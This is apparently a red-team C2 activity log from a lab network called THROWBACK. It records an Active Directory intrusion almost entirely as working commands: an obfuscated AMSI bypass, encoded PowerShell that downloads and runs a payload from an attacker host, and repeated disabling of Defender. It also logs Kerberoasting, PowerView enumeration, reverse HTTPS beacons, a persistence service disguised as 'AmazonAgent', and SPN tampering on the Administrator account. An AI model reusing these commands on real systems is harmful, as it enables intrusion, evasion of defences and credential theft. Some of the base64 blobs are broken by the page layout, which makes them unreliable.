			AJwDtAPQAbgAnACkALgBOAG8AUg BtAGEAbABJAHoARQAoAFsAQwBIA EEAUgBdACgANwAwACsANAA0AC0 ANAA0ACkAKwBbAEMASABhAHIAx QAoADEAMQAxACKwBbAEMAaA BhAHIAxQAoADEAMQA0ACKwBb AGMASABhAFIAxQAoAFsAYgBZAF QAZQBdADAAeAA2AGQAKQArAFsA YwBoAEEAUgBdACgAWwBiAHkAdA BIAF0AMAB4ADQANAApACKAIAtA HIAZQBwAGwAYQBjAGUAIAbAGM ASABhAFIAxQAoADMAMAArADYAM gApACsAWwBjAGgAQQBByAF0AKAA 3ADMAKwAzADkAKQArAFsAYwBIA GEAcgBdACgAMQAyADMAKgA3ADg ALwA3ADgAKQArAFsAQwBIAEEAUg BdACgANwA3ACKwBbAGMAaAbh AHIAxQAoAFsAQgBZAHQAZQBdAD AAeAA2AGUAKQArAFsAYwBIAGEA cgBdACgAMQAxADUAKwAxADAk QApACIALAAgACIATgBvAG4AUAB1 AGIAbABpAGMALABTAHQAYQB0A GkAYwAiACKALgBTAGUAdABWAGE AbAB1AGUAKAAkAHQAcgBuAFAAa wBkAEUAVwBUACwAIAAkAG4AdQB sAGwAKQA7AFsAUgBIAGYAXQAUa EEAcwBzAGUAbQBiAGwAeQAUAEc AZQB0AFQAeQBwAGUAKAAiACQA KAAoACcAUwB5AHMAJwArACcAdA BIAG0AJwApAC4AbgBPAFIAbQBhA EwASQB6AGUAKAbAGMAaAbhAFI AXQAoADcAMAApACsAWwBjAEgAQ QByAF0AKABbAEIAWQB0AEUAXQA wAHgANgBmACKwBbAEMASABh AFIAxQAoAFsAQgB5AFQAZQBdAD AAeAA3ADIAKQArAFsAQwBoAEEAc gBdACgAMQAwADkAKQArAFsAQwB oAGEAUgBdACgANgA4ACoANQA2A C8ANQA2ACKAKQAgAC0AcgBIAHA AbABhAGMAZQAgAFsAYwBoAGEA UgBdACgAOQAyACKwBbAGMAS ABhAFIAxQAoAFsAQgBZAHQAZQB dADAAeAA3ADAkQArAFsAYwBoA EEAcgBdACgAWwBiAHkAdABFAF0A MAB4ADcAYgApACsAWwBDAGgAQ QByAF0AKABbAGIAWQB0AEUAXQ AwAHgANABkACKwBbAEMAAbH AFIAxQAoAFsAQgB5AHQARQBdAD AAeAA2AGUAKQArAFsAQwBoAGEA cgBdACgAWwBiAFkAdABFAF0AMAB 4ADcAZAApACKALgAkACgAWwBjAG gAYQBByAF0AKAAyADcAKwA1ADAA

date	host	pid	activity
			KQArAFsAQwBIAGEAcgBdACgAOQ A3ACKwBbAGMASABBAHIAHQAx AFsAQgB5AHQARQBdADAAeAA2A GUAKQArAFsAQwBoAEEAcgBdACg AWwBCAFkAdABIAF0AMAB4ADYAM QApACsAWwBjAGgAYQBjAF0AKAA xADAAMwApACsAWwBjAGgAQQBj AF0AKAAzACsAOQA4ACKwBbAG MASABBAFIAXQAxADUAOAARADUA MQApACsAWwBjAEgAQQBjAF0AKA A2ADUAKwAzADYAKQArAFsAYwBo AEEAcgBdACgAMQAxADAAKgA0AD gALwA0ADgAKQArAFsAQwBoAGEA UgBdACgAWwBCAHkAdABFAF0AM AB4ADcANAApACKwBbAGCgAKAAAn AMMAdQB0APUAJwArACcAbQDhAH QA7gAnACsAJwDzAG4AJwApAC4A TgBvAFIATQBBAEwASQBjAGUAKA BbAGMASABhAHIAHQAxAFsAQgBZ AFQAZQBdADAAeAA0ADYAKQArAF sAQwBoAEEAcgBdACgAMgA5ACsA OAAyACKwBbAGMASABBAHIA QAoAFsAYgB5AHQAZQBdADAAeAA 3ADIQArAFsAYwBoAGEAUgBdAC gAWwBiAFkAdABIAF0AMAB4ADYAZ AApACsAWwBDAEgAQQBjAF0AKA A2ADgAKQApACAALQBjAGUAcABs AGEAYwBIACAAWwBjAGgAQQBj F0AKABbAEIAeQB0AGUAXQAwAHg ANQBjACKwBbAEMASABBAFIAX QAoAFsAYgB5AHQARQBdADAAeAA 3ADAAKQArAFsAYwBoAEEAUgBdA CgAWwBiAFkAdABFAF0AMAB4ADc AYgApACsAWwBjAGgAQQBjAF0AK AA3ADcAKwAyADAALQjyADAQKA rAFsAQwBIAEEAcgBdACgAMQAxAD AAKgAyADAALwAyADAQKAoACcAxAB tAHMA7ABVAHQAxArACcA7gBsAH MAJwApAC4AbgBPAFIAbQBBAEwA aQBjAEUAKABbAGMAaABBAFIAXQ AoAFsAQgBZAFQAZQBdADAAeAA0 ADYAKQArAFsAYwBoAEEAUgBdAC gAMQAxADEAKQArAFsAYwBoAEEA UgBdACgAWwBCAFkAdABFAF0AM AB4ADcAMgApACsAWwBjAGgAQQB SAF0AKAA4ADAALQjyADAQKA FsAQwBIAGEAUgBdACgAWwBiAHk AdABFAF0AMAB4ADQANAApACKAI AAAtAHIAZQBwAGwAYQBjAGUAIAb AGMAaABhAFIAXQAxAFsAYgBZA

date	host	pid	activity
07/01 21:09	THROWBACK-WS01	3808	<p>run: "#Matt Graebers second Reflection method</p> <pre>\$WD=\$null;\$gkgr="\$([cHAR](83)+[CHar]([BYtE]0x79)+[ChAr](115+37-37)+[cHaR](116*69/69)+[cHar]([byte]0x65)+[cHAr]([byTE]0x6d)).\$([cHAr]([BYTe]0x4d)+[ChaR](97+57-57)+[ChAR]([bytE]0x6e)+[char](97)+[chAr]([Byte]0x67)+[char](101+76-</pre>

date	host	pid	activity
07/01 21:09	THROWBACK-WS01	3808	<p>76)+[cHaR](109*98/98)+[chAr]([BYTe] 0x65)+[Char](110+49- 49)+[CHAR](116)).\$((‘Áutômâtî’+'õn'). nOrmaLizE([CHaR]([BYTe]0x46)+[chA r]([byTE]0x6f)+[chAr](114*111/111)+[c HAR]([bYte]0x6d)+[chAR]([BYTE]0x4 4)) -replace [ChAR](92)+[Char](112)+[Char](119+ 4)+[chaR](77+32- 32)+[CHaR](110*68/68)+[chAR]([byTe] 0x7d)).\$([CHaR]([bYtE]0x41)+[cHAr]([bYte]0x6d)+[ChAr](10+105)+[CHaR]([BYTE]0x69)+[Char](85*28/28)+[ChaR]([ByTE]0x74)+[ChAR](105+73- 73)+[char]([BYTE]0x6c)+[cHAR](115* 45/45));\$wvxnombp="+[CHaR]([bYTe] 0x79)+[cHar](116)+[ChAr](120+34- 34)+[ChAr]([bYtE]0x74)+[cHar]([BYTE] 0x70)+[Char](103*5/5)+[cHAr]([ByTe] 0x79)+[ChAR](119+102- 102)+[Char]([ByTE]0x69)+[cHar]([ByT e]0x63)+[CChar](112+103- 103)+[CHaR]([ByTe]0x6d)+[ChAR](11 8)+[CHaR]([bytE]0x69)+[cHaR](22+87)+[cHAr]([bytE]0x71)+[cHar]([ByTe]0x 64)+[cHAR](110)";[Threading.Thread]: :Sleep(1444);[Runtime.InteropService s.Marshal]:("\$([cHAr](87)+[CHAR]([b Yte]0x72)+[CHar](58+47)+[cHAR](116)+[chAR]([BytE]0x65)+[CHar]([byTe]0x 49)+[cHaR](110*70/70)+[ChaR]([bYtE] 0x74)+[char](40+11)+[cHaR]([BYtE]0x 32))")([Ref].Assembly.GetType(\$gkgr .GetField("\$([chAR]([BytE]0x61)+[cHa r](18+91)+[CHaR]([BYTE]0x73)+[cha r]([ByTE]0x69)+[char](67+9- 9)+[CHAr]([Byte]0x6f)+[CHAr](110*81/ 81)+[chAR](116+9- 9)+[CHar](101*99/99)+[cHAr](87+33)+ [CHar]([bYTE]0x74))", [Reflection.Bindi ngFlags]"NonPublic, Static").GetValue(\$WD),0x6e1f30b5);"(unmanaged)</p>
07/01 21:10	THROWBACK-WS01	3808	import: /opt/Windows_Exploitation/Active- Directory/PowerView_V3.ps1
07/01 21:54	THROWBACK-WS01	2880	run: Get-DomainController (unmanaged)
			run: Set-MpPreference - DisableRealtimeMonitoring \$true (unmanaged)

date	host	pid	activity
07/01 22:09	THROWBACK-WS01	2880	import: /opt/Windows_Exploitation/Active-Directory/PowerView_V3.ps1
07/01 22:09	THROWBACK-WS01	2880	run: Get-DomainController (unmanaged)
07/01 22:09	THROWBACK-WS01	2880	run: Get-DomainUser (unmanaged)
07/01 22:10	THROWBACK-WS01	2880	run: Get-DomainUser select userprincipalname,displayname,description (unmanaged)
07/01 22:22	THROWBACK-WS01	2880	run: Get-DomainController (unmanaged)
07/01 22:24	THROWBACK-WS01	2880	run: \$ ipAddress= "10.200.34.117";[System.Net.Dns]::GetHostByAddress(\$ipAddress).HostName (unmanaged)
07/01 22:24	THROWBACK-WS01	2880	run: "\$ ipAddress= '10.200.34.117';[System.Net.Dns]::Get HostByAddress(\$ipAddress).Hostname" (unmanaged)
07/01 22:24	THROWBACK-WS01	2880	run: "\$ ipAddress= '10.200.34.117';[System.Net.Dns]::Get HostByAddress(\$ipAddress).Hostname" (unmanaged)
07/01 22:25	THROWBACK-WS01	2880	run: \$ ipAddress= "10.200.34.117";[System.Net.Dns]::GetHostByAddress(\$ipAddress).HostName (unmanaged)
07/01 22:25	THROWBACK-WS01	2880	run: \$ ipAddress= "10.200.34.176";[System.Net.Dns]::GetHostByAddress(\$ipAddress).HostName (unmanaged)
07/01 22:27	THROWBACK-WS01	2880	run: \$ ipAddress= "10.200.34.250";[System.Net.Dns]::GetHostByAddress(\$ipAddress).HostName (unmanaged)
07/01 22:28	THROWBACK-WS01	2880	run: \$ ipAddress= "10.200.34.250";[System.Net.Dns]::GetHostByAddress(\$ipAddress).HostName (unmanaged)
07/01 23:37	THROWBACK-WS01	2880	run: Get-DomainController (unmanaged)
07/01 23:38	THROWBACK-WS01	2880	import: /opt/Windows_Exploitation/Active-Directory/PowerView_V3.ps1
07/01 23:38	THROWBACK-WS01	2880	run: Get-DomainController (unmanaged)
07/01 23:38	THROWBACK-WS01	2880	run: Get-DomainUser (unmanaged)

date	host	pid	activity
07/01 23:39	THROWBACK-WS01	2880	run: Get-DomainUser select samaccountname (unmanaged)
07/01 23:52	THROWBACK-WS01	2880	run: Invoke-Kerberoast (unmanaged)
07/02 00:32	THROWBACK-WS01	2704	run: Get-DomainController (unmanaged)
07/02 00:32	THROWBACK-WS01	2704	import: /opt/Windows_Exploitation/Active-Directory/PowerView_V3.ps1
07/02 00:32	THROWBACK-WS01	2704	run: Get-DomainController (unmanaged)
07/02 00:33	THROWBACK-WS01	2704	run: Invoke-Kerberoast fl (unmanaged)
07/02 00:34	THROWBACK-WS01	2704	run: invoke-kerberoast fl (unmanaged)
07/02 00:34	THROWBACK-WS01	2704	run: Invoke-Kerberoast fl (unmanaged)
07/02 00:34	THROWBACK-WS01	2704	run: Set-MpPreference - - DisableRealtimeMonitoring \$true (unmanaged)
07/02 00:34	THROWBACK-WS01	2704	run: Invoke-Kerberoast fl (unmanaged)
07/02 00:47	THROWBACK-WS01	2704	run: Get-DomainUser -TrustedtoAuth (unmanaged)
07/02 00:47	THROWBACK-WS01	2704	run: Get-DomainComputer - TrustedtoAuth (unmanaged)
07/02 11:34	THROWBACK-TIME	5044	run: Get-NetAdapter -Name 'Ethernet' Select-Object -ExpandProperty 'ifIndex' (unmanaged)
07/03 08:15	THROWBACK-WS01	4344	import: /opt/Windows_Exploitation/Active-Directory/PowerView_V3.ps1
07/03 08:15	THROWBACK-WS01	4344	run: Get-DomainUser (unmanaged)
07/03 08:15	THROWBACK-WS01	4344	run: Set-MpPreference - - DisableRealtimeMonitoring \$true. (unmanaged)
07/03 08:15	THROWBACK-WS01	4344	import: /opt/Windows_Exploitation/Active-Directory/PowerView_V3.ps1
07/03 08:16	THROWBACK-WS01	4344	run: Get-DomainUser (unmanaged)
07/03 08:16	THROWBACK-WS01	4344	run: Set-MpPreference - - DisableRealtimeMonitoring \$true.
07/03 08:16	THROWBACK-WS01	4344	run: Set-MpPreference - - DisableRealtimeMonitoring \$true
07/03 08:16	THROWBACK-WS01	4344	run: Set-MpPreference - - DisableRealtimeMonitoring \$true (unmanaged)

date	host	pid	activity
07/03 08:16	THROWBACK-WS01	4344	run: Get-DomainController (unmanaged)
07/03 08:16	THROWBACK-WS01	4344	run: Get-DomainUser (unmanaged)
07/03 08:18	THROWBACK-WS01	4344	run: Get-DomainUser select-object samaccountname (unmanaged)
07/03 09:16	THROWBACK-TIME	480	run windows/beacon_bind_pipe (\.\pipe\msagent_c20e) on THROWBACK-DC01 via WinRM
07/04 07:56	THROWBACK-WS01	4384	run: Get-ScheduledTask (unmanaged)
07/04 11:37	THROWBACK-WS01	2700	run windows/beacon_https/reverse_https (10.50.31.78:444) on THROWBACK-PROD via WinRM
07/04 11:38	THROWBACK-WS01	2700	run: Set-MpPreference - DisableRealtimeMonitoring \$true (unmanaged)
07/04 11:38	THROWBACK-WS01	2700	run windows/beacon_https/reverse_https (10.50.31.78:444) on THROWBACK-PROD via WinRM
07/04 11:39	THROWBACK-WS01	2700	run windows/beacon_https/reverse_https (10.50.31.78:444) on THROWBACK-PROD via WinRM
07/04 11:40	THROWBACK-WS01	2700	import: /opt/Windows_Exploitation/Active-Directory/PowerView_V3.ps1
07/04 11:40	THROWBACK-WS01	2700	run: Get-DomainUsers -User PetersJ (unmanaged)
07/04 11:40	THROWBACK-WS01	2700	run: Get-DomainUser -User PetersJ (unmanaged)
07/04 11:41	THROWBACK-WS01	2700	run: Get-DomainUser (unmanaged)
07/04 11:41	THROWBACK-WS01	2700	run: Get-DomainController (unmanaged)
07/04 11:42	THROWBACK-WS01	2700	import: /opt/Windows_Exploitation/Active-Directory/PowerView_V3.ps1
07/04 11:42	THROWBACK-WS01	2700	run: Get-DomainController (unmanaged)
07/04 11:43	THROWBACK-WS01	2700	run: Get-DomainUser
07/04 11:43	THROWBACK-TIME	2588	run: Set-MpPreference - DisableRealtimeMonitoring \$true. (unmanaged)
07/04 11:43	THROWBACK-TIME	2588	run: Get-DomainController (unmanaged)

date	host	pid	activity
07/04 11:44	THROWBACK-TIME	2588	import: /opt/Windows_Exploitation/Active-Directory/PowerView_V3.ps1
07/04 11:44	THROWBACK-TIME	2588	run: Get-DomainController (unmanaged)
07/04 11:46	THROWBACK-TIME	2588	run: Get-DomainUser ? {\$_.samaccountname -eq "PetersJ"} (unmanaged)
07/04 11:48	THROWBACK-TIME	2588	run: Get-DomainUser -properties samaccountname,distinguishedname, useraccountcontrol,pwdlastset,lastlog ontimestamp (unmanaged)
07/04 11:48	THROWBACK-TIME	2588	run: Get-DomainUser select-object samaccountname,distinguishedname, useraccountcontrol,pwdlastset,lastlog ontimestamp (unmanaged)
07/04 11:49	THROWBACK-TIME	2588	run: Get-DomainUser select samaccountname,distinguishedname, useraccountcontrol,pwdlastset,lastlog ontimestamp (unmanaged)
07/04 11:52	THROWBACK-TIME	2588	run: Get-DomainUser ? {\$_.useraccountcontrol -like "*ACCOUNTDISABLE" select samaccountname,distinguishedname, pwdlastset,lastlogontimestamp (unmanaged)
07/04 11:52	THROWBACK-TIME	2588	run: Get-DomainUser ? {\$_.useraccountcontrol -like "*ACCOUNTDISABLE*" select samaccountname,distinguishedname, pwdlastset,lastlogontimestamp (unmanaged)
07/04 11:52	THROWBACK-TIME	2588	run: Get-DomainUser ? {\$_.useraccountcontrol -like "*ACCOUNTDISABLE*" } select samaccountname,distinguishedname, pwdlastset,lastlogontimestamp (unmanaged)
07/04 11:54	THROWBACK-TIME	2588	run: Get-DomainUser ? {\$_.useraccountcontrol -like "*ACCOUNTDISABLE*" } select samaccountname (unmanaged)
07/04 12:03	THROWBACK-TIME	2588	run: Get-DomainUser ? {\$_.useraccountcontrol -notlike "*ACCOUNTDISABLE*" } select samaccountname (unmanaged)
07/04 12:05	THROWBACK-TIME	2588	run: Get-DomainUser ? {\$_.useraccountcontrol -like

date	host	pid	activity
			"*ACCOUNTDISABLE*"} select samaccountname (unmanaged)
07/04 12:06	THROWBACK-TIME	2588	run: Invoke-EnumerateLocalAdmin (unmanaged)
07/04 12:09	THROWBACK-TIME	2588	run: Invoke-EnumerateLocalAdmin ? \${_.IsGroup -Like "*False*"} select ComputerName,SID,MemberName (unmanaged)
07/04 12:10	THROWBACK-TIME	2588	run: Invoke-EnumerateLocalAdmin ? \${_.IsGroup -eq "False"} select ComputerName,SID,MemberName (unmanaged)
07/04 12:10	THROWBACK-TIME	2588	run: Invoke-EnumerateLocalAdmin ? \${_.IsGroup -eq "False"} select ComputerName,SID,MemberName (unmanaged)
07/04 12:10	THROWBACK-TIME	2588	run: Invoke-EnumerateLocalAdmin select ComputerName,SID,MemberName (unmanaged)
07/04 12:10	THROWBACK-TIME	2588	run: Invoke-EnumerateLocalAdmin select ComputerName,SID,MemberName (unmanaged)
07/04 12:10	THROWBACK-TIME	2588	run: Invoke-EnumerateLocalAdmin select ComputerName,SID,MemberName (unmanaged)
07/04 12:11	THROWBACK-TIME	2588	run: Invoke-EnumerateLocalAdmin - properties ComputerName,SID,MemberName (unmanaged)
07/04 12:28	THROWBACK-TIME	2588	run: Get-DomainUser (unmanaged)
07/04 12:28	THROWBACK-TIME	2588	run: Get-DomainUser (unmanaged)
07/04 12:29	THROWBACK-TIME	2588	run: Get-DomainUser select samaccountname,displayname (unmanaged)
07/04 13:48	THROWBACK-PROD1612		run: powershell.exe -nop -w hidden -e WwBOAGUAdAAuAFMAZQByAHYAA QBjAGUAUABvAGkAbgB0AE0AYQB uAGEAZwBIAHIAxQA6ADoAUwBIAG MAdQByAGkAdAB5AFAAcgBvAHQA bwBjAG8AbAA9AFsATgBIAHQALgBT AGUAYwB1AHIAaQB0AHkAUAbYAG 8AdABvAGMAbwBsAFQAeQBwAGU AXQA6ADoAVABsAHMAMQAyADsA JAB2ADAAPQBuAGUAdwAtAG8AYg BqAGUAYwB0ACAAAbgBIAHQALgB3 AGUAYgBjAGwAaQBIAG4AdAA7AGk

date	host	pid	activity
			AZgAoAFsAUwB5AHMAdABIAG0ALg BOAGUAdAAuAFcAZQBiAFAAcgBvA HgAeQBdADoAOgBHAGUAdABEAG UAZgBhAHUAbAB0AFAAcgBvAHgAe QAoACkALgBhAGQAZAByAGUAcwB zACAALQBuAGUAIAAkAG4AdQBsA GwAKQB7ACQAdgAwAC4AcAByAG 8AeAB5AD0AWwBOAGUAdAAuAFc AZQBiAFIAZQBxAHUAZQBzAHQAX QA6ADoARwBIAHQAUwB5AHMAdA BIAG0AVwBIAGIAUAByAG8AeAB5A CgAKQA7ACQAdgAwAC4AUAByAG 8AeAB5AC4AQwByAGUAZABIAG4A dABpAGEAbABzAD0AWwBOAGUAd AAuAEMAcgBIAGQAZQBuAHQAaQB hAGwAQwBhAGMAaABIAF0AOgA6A EQAZQBmAGEAdQBsAHQAQwByA GUAZABIAG4AdABpAGEAbABzADs AfQA7AEkARQBYACAAKAoAG4AZ QB3AC0AbwBiAGoAZQBjAHQAIABO AGUAdAAuAFcAZQBiAEMAbABpAG UAbgB0ACkALgBEAG8AdwBuAGwA bwBhAGQAUwB0AHIAaQBuAGcAKA AnAGgAdAB0AHAAOgAvAC8AMQA wAC4ANQAwAC4AMwAxAC4ANwA4 ADoAOAAwADgAMAAvAFEAcQBOA DYAegBKAGIAQQBqAHMAcQBEAD MAbQAxAC8AZgBDAGEAZwBXAGo AUAAyACCcAKQApADsASQBFAFgAI AAoACgAbgBIAHcALQBvAGIAagBIA GMAdAAgAE4AZQB0AC4AVwBIAGI AQwBsAGkAZQBuAHQAKQAUAEQA bwB3AG4AbAbvAGEAZABTAHQAcg BpAG4AZwAoACcAaAB0AHQAcAA6 AC8ALwAxADAALgA1ADAALgAzAD EALgA3ADgAOgA4ADAAOOAwAC8A UQB5AE4ANgB6AEoAYgBBAGoAcw BxAEQAMwBtADEAJwApACkAOwA=
07/05 00:10	THROWBACK-PROD	5468	import: /opt/Windows_Exploitation/Active- Directory/PowerView_V3.ps1
07/05 00:10	THROWBACK-PROD	5468	run: Get-DomainController (unmanaged)
07/05 00:11	THROWBACK-PROD	5468	run: Get-NetComputer - UnConstrained (unmanaged)
07/05 00:12	THROWBACK-PROD	5468	run: Get-NetComputer -Constrained (unmanaged)
07/05 00:13	THROWBACK-PROD	5468	run: Get-DomainUser -TrustedToAuth (unmanaged)

date	host	pid	activity
07/05 00:14	THROWBACK-PROD	5468	run: Get-DomainComputer - TrustedToAuth (unmanaged)
07/05 08:43	THROWBACK-TIME	2484	import: /opt/Windows_Exploitation/Active-Directory/PowerView_V3.ps1
07/05 08:45	THROWBACK-TIME	2484	run: Get-NetUser -SPN (unmanaged)
07/05 08:47	THROWBACK-TIME	2484	run: Get-NetDomainTrust (unmanaged)
07/05 08:48	THROWBACK-TIME	2484	run: Get-NetUser - PreauthNotRequired (unmanaged)
07/05 08:49	THROWBACK-TIME	2484	run: Get-NetGroup 'Domain Admins' (unmanaged)
07/05 09:38	THROWBACK-TIME	2484	run: Get-DomainUser -SPN (unmanaged)
07/06 08:52	THROWBACK-WS01	1976	import: /opt/Windows_Exploitation/Active-Directory/PowerView_V3.ps1
07/06 08:52	THROWBACK-WS01	1976	run: Get-DomainUser JeffersD (unmanaged)
07/06 08:54	THROWBACK-WS01	1976	run: Set-MpPreference - DisableRealtimeMonitoring \$true (unmanaged)
07/06 08:54	THROWBACK-WS01	1976	import: /opt/Windows_Exploitation/Active-Directory/PowerView_V3.ps1
07/06 08:54	THROWBACK-WS01	1976	run: Get-DomainUser JeffersD (unmanaged)
07/06 08:55	THROWBACK-WS01	1976	run: Get-DomainUser FoxxR (unmanaged)
07/06 09:41	THROWBACK-TIME	540	run: Get-DomainController (unmanaged)
07/06 09:42	THROWBACK-WS01	1976	run: Get-DomainObjectAcl -Identity jeffersd -domain THROWBACK - ResolveGUIDs (unmanaged)
07/06 09:43	THROWBACK-WS01	1976	run: Get-DomainObjectAcl -Identity jeffersd -domain THROWBACK - ResolveGUIDs (unmanaged)
07/06 09:44	THROWBACK-WS01	1976	run: Get-DomainObjectAcl -Identity JeffersD -domain THROWBACK - ResolveGUIDs (unmanaged)
07/06 09:44	THROWBACK-WS01	1976	run: Get-DomainObjectAcl -Identity JeffersD -domain THROWBACK (unmanaged)
07/06 09:45	THROWBACK-WS01	1976	run: Get-DomainUsers (unmanaged)
07/06 09:45	THROWBACK-WS01	1976	import: /opt/Windows_Exploitation/Active-Directory/PowerView_V3.ps1

date	host	pid	activity
07/06 09:45	THROWBACK-WS01	1976	run: Get-DomainUsers (unmanaged)
07/06 09:46	THROWBACK-WS01	1976	import: /opt/Windows_Exploitation/Active-Directory/PowerView_V3.ps1
07/06 09:46	THROWBACK-WS01	1976	run: Get-DomainController (unmanaged)
07/06 09:46	THROWBACK-WS01	1976	run: Get-DomainUsers (unmanaged)
07/06 09:46	THROWBACK-WS01	1976	run: Get-DomainUser (unmanaged)
07/06 09:47	THROWBACK-WS01	1976	run: Get-DomainObjectAcl -Identity JeffersD -domain THROWBACK (unmanaged)
07/06 09:47	THROWBACK-WS01	1976	import: /opt/Windows_Exploitation/Active-Directory/PowerView_V2.ps1
07/06 09:48	THROWBACK-WS01	1976	run: Get-ObjectAcl -SamAccountName JeffersD -Domain THROWBACK.local -ResolveGUIDs (unmanaged)
07/06 09:50	THROWBACK-WS01	1976	run: Get-ObjectAcl -SamAccountName JeffersD -Domain THROWBACK.local -ResolveGUIDs select IdentityReference,ActiveDirectoryRights (unmanaged)
07/06 09:51	THROWBACK-WS01	1976	run: Get-ObjectAcl -SamAccountName JeffersD -Domain THROWBACK.local -ResolveGUIDs select-object IdentityReference,ActiveDirectoryRights (unmanaged)
07/06 09:52	THROWBACK-WS01	1976	run: Get-ObjectAcl -SamAccountName JeffersD -Domain THROWBACK.local -ResolveGUIDs select-object IdentityReference,ActiveDirectoryRights fl (unmanaged)
07/07 00:50	THROWBACK-DC01	2828	run: New-Service (unmanaged)
07/07 00:54	THROWBACK-DC01	2828	run: New-Service -Name "AmazonAgent" -BinaryPathName "C:\Program Files\Amazon\SSM\amazon-agent.exe" -Description "AmazonAgent" -StartupType Automatic (unmanaged)
07/07 01:04	THROWBACK-DC01	2828	run: New-Service -Name "AmazonAgent" -BinaryPathName "C:\Program Files\Amazon\SSM\amazon-agent.exe" -Description

date	host	pid	activity
			"AmazonAgent" -StartupType Automatic (unmanaged)
07/07 01:10	THROWBACK-DC01	2828	run: New-Service -Name "AmazonAgent" -BinaryPathName "C:\Program Files\Amazon\SSM\amazon- agent.exe" -Description "AmazonPipeAgent" -StartupType Automatic (unmanaged)
07/07 01:11	THROWBACK-DC01	2828	run: New-Service -Name "AmazonAgent" -BinaryPathName "C:\Program Files\Amazon\SSM\amazon- agent.exe" -Description "AmazonPipeAgent" -StartupType Automatic (unmanaged)
07/07 01:12	THROWBACK-DC01	2828	run: New-Service -Name "AmazonAgent" -BinaryPathName "C:\Program Files\Amazon\SSM\amazon- agent.exe" -Description "AmazonPipeAgent" -StartupType Automatic (unmanaged)
07/07 01:12	THROWBACK-DC01	2828	run: Set-MpPreference - DisableRealtimeMonitoring \$true (unmanaged)
07/07 01:19	THROWBACK-DC01	2828	run: New-Service -Name "AmazonAgent" -BinaryPathName "C:\Program Files\Amazon\SSM\amazon- agent.exe" -Description "AmazonAgent" -StartupType Automatic (unmanaged)
07/07 01:19	THROWBACK-DC01	2828	run: New-Service -Name "AmazonAgent" -BinaryPathName "C:\Program Files\Amazon\SSM\amazon- agent.exe" -Description "AmazonAgent" -StartupType Automatic (unmanaged)
07/07 01:22	THROWBACK-DC01	2828	run: New-Service -Name "AmazonAgent" -BinaryPathName "C:\Program Files\Amazon\SSM\amazon- agent.exe" -Description "AmazonAgent" -StartupType Automatic (unmanaged)
07/07 01:28	THROWBACK-DC01	2828	run: New-Service -Name "AmazonAgent" -BinaryPathName "C:\Program

date	host	pid	activity
			Files\Amazon\SSM\amazon-agent.exe" -Description "AmazonAgent" -StartupType Automatic (unmanaged)
07/07 01:28	THROWBACK-DC01	2828	run: New-Service -Name "AmazonAgent" -BinaryPathName "C:\Program Files\Amazon\SSM\amazon-agent.exe" -Description "AmazonAgent" -StartupType Automatic (unmanaged)
07/07 07:16	THROWBACK-DC01	4776	import: /opt/Windows_Exploitation/Active-Directory/PowerView_V3.ps1
07/07 07:17	THROWBACK-DC01	4776	run: Get-ForestTrust (unmanaged)
07/07 07:19	THROWBACK-DC01	4776	run: Get-NetDomainTrust (unmanaged)
07/07 07:20	THROWBACK-DC01	4776	run: Get-NetForest (unmanaged)
07/07 07:22	THROWBACK-DC01	4776	run: Get-NetForestDomain (unmanaged)
07/07 07:23	THROWBACK-DC01	4776	run: Get-NetForestCatalog (unmanaged)
07/07 07:26	THROWBACK-DC01	4776	run: Get-NetUser -Domain corp.local (unmanaged)
07/07 07:27	THROWBACK-DC01	4776	run: Get-DomainUser -Domain throwback.local (unmanaged)
07/07 07:28	THROWBACK-DC01	4776	run: Get-DomainUser -Domain corporate.local (unmanaged)
07/07 07:32	THROWBACK-DC01	4776	run: Get-DomainUser -Domain corporate.local select name,samaccountname,distinguishedname,badpwdcount,pwdlastset,accountExpires (unmanaged)
07/07 07:35	THROWBACK-DC01	4776	run: Get-DomainUser -Domain corporate.local \${_.useraccountcontrol -notlike "ACCOUNTDISABLE"} (unmanaged)
07/07 07:36	THROWBACK-DC01	4776	run: Get-DomainUser -Domain corporate.local ? \${_.useraccountcontrol -notlike "ACCOUNTDISABLE"} (unmanaged)
07/07 07:36	THROWBACK-DC01	4776	run: Get-DomainUser -Domain corporate.local ? \${_.useraccountcontrol -notlike "ACCOUNTDISABLE"} (unmanaged)
07/07 07:37	THROWBACK-DC01	4776	run: Get-DomainUser -Domain corporate.local ?

date	host	pid	activity
07/07 07:37	THROWBACK-DC01	4776	<pre>{\$_.useraccountcontrol -NotLike "ACCOUNTDISABLE"} (unmanaged)</pre>
07/07 07:37	THROWBACK-DC01	4776	<pre>run: Get-DomainUser -Domain corporate.local ? {\$_.useraccountcontrol -NotLike "*ACCOUNTDISABLE*"} (unmanaged)</pre>
07/07 07:37	THROWBACK-DC01	4776	<pre>run: Get-DomainUser -Domain corporate.local ? {\$_.useraccountcontrol -NotLike "*ACCOUNTDISABLE*"} select name,samaccountname,distinguished name,badpwdcount,pwdlastset,accountExpires (unmanaged)</pre>
07/07 07:42	THROWBACK-DC01	4776	<pre>run: Get-DomainUser -Domain corporate.local select samaccountname (unmanaged)</pre>
07/07 07:42	THROWBACK-DC01	4776	<pre>run: Get-DomainUser -Domain corporate.local select samaccountname (unmanaged)</pre>
07/07 07:43	THROWBACK-DC01	4776	<pre>run: Get-DomainUser -Domain corporate.local ? {\$_.useraccountcontrol -NotLike "*ACCOUNTDISABLE*"} select samaccountname (unmanaged)</pre>
07/07 07:44	THROWBACK-DC01	4776	<pre>run: Get-DomainUser -Domain corporate.local ? {\$_.useraccountcontrol -Like "*ACCOUNTDISABLE*"} select samaccountname (unmanaged)</pre>
07/07 10:51	THROWBACK-PROD	3660	<pre>run: New-NetFirewallRule - DisplayName 'Port 9001' -Profile 'Private' -Direction Inbound -Action Allow -Protocol TCP -LocalPort 9001 (unmanaged)</pre>
07/07 10:51	THROWBACK-PROD	3660	<pre>run: New-NetFirewallRule - DisplayName 'Port 9001' -Profile 'Private' -Direction Outbound -Action Allow -Protocol TCP -LocalPort 9001 (unmanaged)</pre>
07/07 23:07	THROWBACK-DC01	760	<pre>run: Set-MpPreference - DisableRealtimeMonitoring \$true (unmanaged)</pre>
07/08 04:48	THROWBACK-DC01	2028	<pre>import: /opt/Windows_Exploitation/Active-Directory/PowerView_V3.ps1</pre>
07/08 04:48	THROWBACK-DC01	2028	<pre>run: get-help set-domainobject (unmanaged)</pre>

date	host	pid	activity
07/08 04:49	THROWBACK-DC01	2028	run: get-help set-domainobject (unmanaged)
07/08 04:54	THROWBACK-DC01	2028	run: set-domainobject -Domain corporate.local -identity Administrator -XOR @{serviceprinciplename='corp/RDPS ervice'} (unmanaged)
